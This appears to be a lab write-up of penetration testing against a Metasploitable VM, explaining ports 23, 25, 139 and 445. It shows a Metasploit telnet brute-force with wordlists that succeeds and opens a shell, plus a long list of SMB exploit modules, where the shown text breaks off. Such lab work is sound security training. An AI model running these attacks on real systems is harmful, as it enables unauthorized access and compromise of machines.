
OPEN PORTS:



PORT-23 EXPLOITATION:


Port 23 is commonly associated with the Telnet protocol, which enables remote terminal access and command-line control of a remote computer. When a server listens on port 23, it indicates that it is running a Telnet server and ready to accept incoming Telnet connections. However, Telnet poses significant security risks as it transmits data and commands in plain text, making it vulnerable to eavesdropping and unauthorized access. Consequently, the use of Telnet has diminished in favor of more secure alternatives like SSH (Secure Shell) that operate on port 22. It is advisable to keep port 23 closed or limited to controlled environments with appropriate security measures to mitigate the risks associated with plaintext transmission.

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan -r 192.168.150.0/24
Doing NBT name scan for addresses from 192.168.150.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.150.129  <unknown>                  <unknown>
192.168.150.131  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.150.255 Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 08:56 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.21 seconds
```



```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name                  Current Setting                        Required  Description
   ----                  ---------------                        --------  -----------
   BLANK_PASSWORDS       false                                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED      5                                      yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS          false                                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS           false                                  no        Add all passwords in the current database to the list
   DB_ALL_USERS          false                                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING      none                                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                     no        A specific password to authenticate with
   PASS_FILE             /home/kali/Desktop/passwords.txt       no        File containing passwords, one per line
   RHOSTS                192.168.150.131                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 23                                     yes       The target port (TCP)
   STOP_ON_SUCCESS       true                                   yes       Stop guessing when a credential works for a host
   THREADS               1                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                     no        A specific username to authenticate as
   USERPASS_FILE                                                no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS          false                                  no        Try the username as the password for all users
   USER_FILE             /home/kali/Desktop/loginids.txt        no        File containing usernames, one per line
   VERBOSE               true                                   yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/loginids.txt
USER_FILE ⇒ /home/kali/Desktop/loginids.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run

[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:123123 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.150.131:23    - 192.168.150.131:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.150.131:23    - 192.168.150.131:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.150.131:23    - Attempting to start session 192.168.150.131:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.150.129:41335 → 192.168.150.131:23) at 2023-06-22 08:45:30 -0400
[*] 192.168.150.131:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```





PORT-25 EXPLOITATION:


Port-25 is associated with the Simple Mail Transfer Protocol (SMTP), which is widely used for email transmission. When a server listens on port 25, it signifies that it is running an SMTP server and ready to receive incoming email messages.

SMTP enables the exchange of emails between mail servers, facilitating the delivery of messages across networks. Port 25 serves as the default channel for SMTP communication, allowing mail servers to send and receive emails.

However, port 25 has also been exploited by spammers and malicious actors for sending unsolicited and unwanted bulk email, commonly referred to as spam. To mitigate this issue, many ISPs and email service providers implement measures to combat spam, such as filtering mechanisms, rate limiting, and authentication requirements.







PORT-139 AND PORT-445 EXPLOITATION:

Open ports 139 and 445 are commonly associated with file and printer sharing services on Windows networks.


Port 139 is typically used for the NetBIOS Session Service, which facilitates communication between computers for sharing files, directories, and printers. It allows users to access resources on a network and enables seamless collaboration and resource sharing.

Port 445, on the other hand, is associated with the Server Message Block (SMB) protocol. SMB provides a more advanced and secure method for file and printer sharing compared to NetBIOS. It offers features like encryption, signing, and improved authentication, enhancing the overall security of shared resources.


Both ports 139 and 445 have been historically targeted by malware, such as the notorious "WannaCry" ransomware. It is crucial to implement strong security measures, such as firewalls, access controls, and regular patching, to protect against potential threats and unauthorized access.

In recent years, the use of port 445 has become more prevalent as it offers enhanced security and functionality compared to port 139. It is recommended to disable or block port 139 in modern network environments and use port 445 for file and printer sharing.

```
msf6 > search smb

Matching Modules

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader                       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/osx/browser/safari_file_policy                                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                                           normal     No     Authentication Capture: SMB
   3   post/linux/busybox/smb_share_root                                                      normal     No     BusyBox SMB Sharing
   4   exploit/linux/misc/cisco_rv340_sslvpn                                 2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   5   auxiliary/scanner/http/citrix_dir_traversal                           2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   6   auxiliary/scanner/smb/impacket/dcomexec                               2018-03-19       normal     No     DCOM Exec
   7   auxiliary/scanner/smb/impacket/secretsdump                                             normal     No     DCOM Exec
   8   auxiliary/scanner/dcerpc/dfscoerce                                                     normal     No     DFSCoerce
   9   exploit/windows/scada/ge_proficy_cimplicity_gefebt                    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   10  exploit/windows/smb/generic_smb_dll_injection                         2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   11  exploit/windows/http/generic_http_dll_injection                       2015-03-04       manual     No     Generic Web Application DLL Injection
   12  exploit/windows/smb/group_policy_startup                              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   13  exploit/windows/misc/hp_dataprotector_install_service                 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   14  exploit/windows/misc/hp_dataprotector_cmd_exec                        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   15  auxiliary/server/http_ntlmrelay                                                        normal     No     HTTP Client MS Credential Relayer
   16  exploit/windows/smb/ipass_pipe_exec                                   2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   17  auxiliary/gather/konica_minolta_pwd_extract                                            normal     No     Konica Minolta Password Extractor
   18  auxiliary/fileformat/odt_badodt                                       2018-05-01       normal     No     LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
   19  post/linux/gather/mount_cifs_creds                                                     normal     No     Linux Gather Saved mount.cifs/mount.smbfs Credentials
   20  exploit/windows/smb/ms03_049_netapi                                   2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   21  exploit/windows/smb/ms04_007_killbill                                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   22  exploit/windows/smb/ms04_011_lsass                                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   23  exploit/windows/smb/ms04_031_netdde                                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   24  exploit/windows/smb/ms05_039_pnp                                      2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   25  exploit/windows/smb/ms06_025_rras                                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   26  exploit/windows/smb/ms06_025_rasmans_reg                              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   27  exploit/windows/smb/ms06_040_netapi                                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   28  exploit/windows/smb/ms06_066_nwapi                                    2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   29  exploit/windows/smb/ms06_066_nwwks                                    2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   30  exploit/windows/smb/ms06_070_wkssvc                                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   31  exploit/windows/smb/ms07_029_msdns_zonename                           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   32  exploit/windows/smb/ms08_067_netapi                                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   33  exploit/windows/smb/smb_relay                                         2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   34  exploit/windows/smb/ms09_050_smb2_negotiate_func_index                2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   35  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32                 2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
   36  exploit/windows/smb/ms10_061_spoolss                                  2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   37  exploit/windows/fileformat/ms13_071_theme                             2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
   38  exploit/windows/fileformat/ms14_060_sandworm                          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   39  exploit/windows/smb/ms17_010_eternalblue                              2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   40  exploit/windows/smb/ms17_010_psexec                                   2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   41  auxiliary/admin/smb/ms17_010_command                                  2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   42  auxiliary/scanner/smb/smb_ms17_010                                                     normal     No     MS17-010 SMB RCE Detection
   43  auxiliary/dos/windows/smb/ms05_047_pnp                                                 normal     No     Microsoft Plug and Play Service Registry Overflow
   44  auxiliary/dos/windows/smb/rras_vls_null_deref                         2006-06-14       normal     No     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
   45  auxiliary/admin/mssql/mssql_ntlm_stealer                                               normal     No     Microsoft SQL Server NTLM Stealer
   46  auxiliary/admin/mssql/mssql_ntlm_stealer_sqli                                          normal     No     Microsoft SQL Server SQLi NTLM Stealer
   47  auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                                  normal     No     Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
   48  auxiliary/admin/mssql/mssql_enum_domain_accounts                                       normal     No     Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
   49  auxiliary/dos/windows/smb/ms06_035_mailslot                           2006-07-11       normal     No     Microsoft SRV.SYS Mailslot Write Corruption
   50  auxiliary/dos/windows/smb/ms06_063_trans                                               normal     No     Microsoft SRV.SYS Pipe Transaction No Null
   51  auxiliary/dos/windows/smb/ms09_001_write                                               normal     No     Microsoft SRV.SYS WriteAndX Invalid DataOffset
   52  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                              normal     No     Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   53  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                                 normal     No     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
   54  auxiliary/dos/windows/smb/vista_negotiate_stop                                         normal     No     Microsoft Vista SP0 SMB Negotiate Protocol DoS
   55  auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop                             normal     No     Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
   56  auxiliary/scanner/smb/psexec_loggedin_users                                            normal     No     Microsoft Windows Authenticated Logged In Users Enumeration
   57  exploit/windows/smb/psexec                                            1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   58  auxiliary/dos/windows/smb/ms11_019_electbowser                                         normal     No     Microsoft Windows Browser Pool DoS
   59  exploit/windows/smb/smb_rras_erraticgopher                            2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   60  exploit/windows/smb/smb_shadow                                        2021-02-16       manual     No     Microsoft Windows SMB Direct Session Takeover
   61  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow                               normal     No     Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
   62  exploit/windows/smb/ms10_046_shortcut_icon_dllloader                  2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execution
   63  exploit/windows/smb/ms15_020_shortcut_icon_dllloader                  2015-03-10       excellent  No     Microsoft Windows Shell LNK Code Execution
   64  auxiliary/docx/word_unc_injector                                                       normal     No     Microsoft Word UNC Path Injector
   65  auxiliary/spoof/nbns/nbns_response                                                     normal     No     NetBIOS Name Service Spoofer
   66  exploit/windows/smb/netidentity_xtierrpcpipe                          2009-04-06       great      No     Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
   67  exploit/netware/smb/lsass_cifs                                        2007-01-21       average    No     Novell NetWare LSASS CIFS.NLM Driver Stack Buffer Overflow
   68  exploit/windows/oracle/ext_job                                        2007-01-01       excellent  Yes    Oracle Job Scheduler Named Pipe Command Execution
   69  auxiliary/admin/oracle/ora_ntlm_stealer                               2009-04-07       normal     No     Oracle SMB Relay Code Execution
   70  auxiliary/scanner/dcerpc/petitpotam                                                    normal     No     PetitPotam
   71  payload/cmd/windows/powershell/x64/custom/reverse_named_pipe                           normal     No     Powershell Exec, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   72  payload/cmd/windows/powershell/custom/reverse_named_pipe                               normal     No     Powershell Exec, Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager
   73  payload/cmd/windows/powershell/x64/meterpreter/reverse_named_pipe                      normal     No     Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
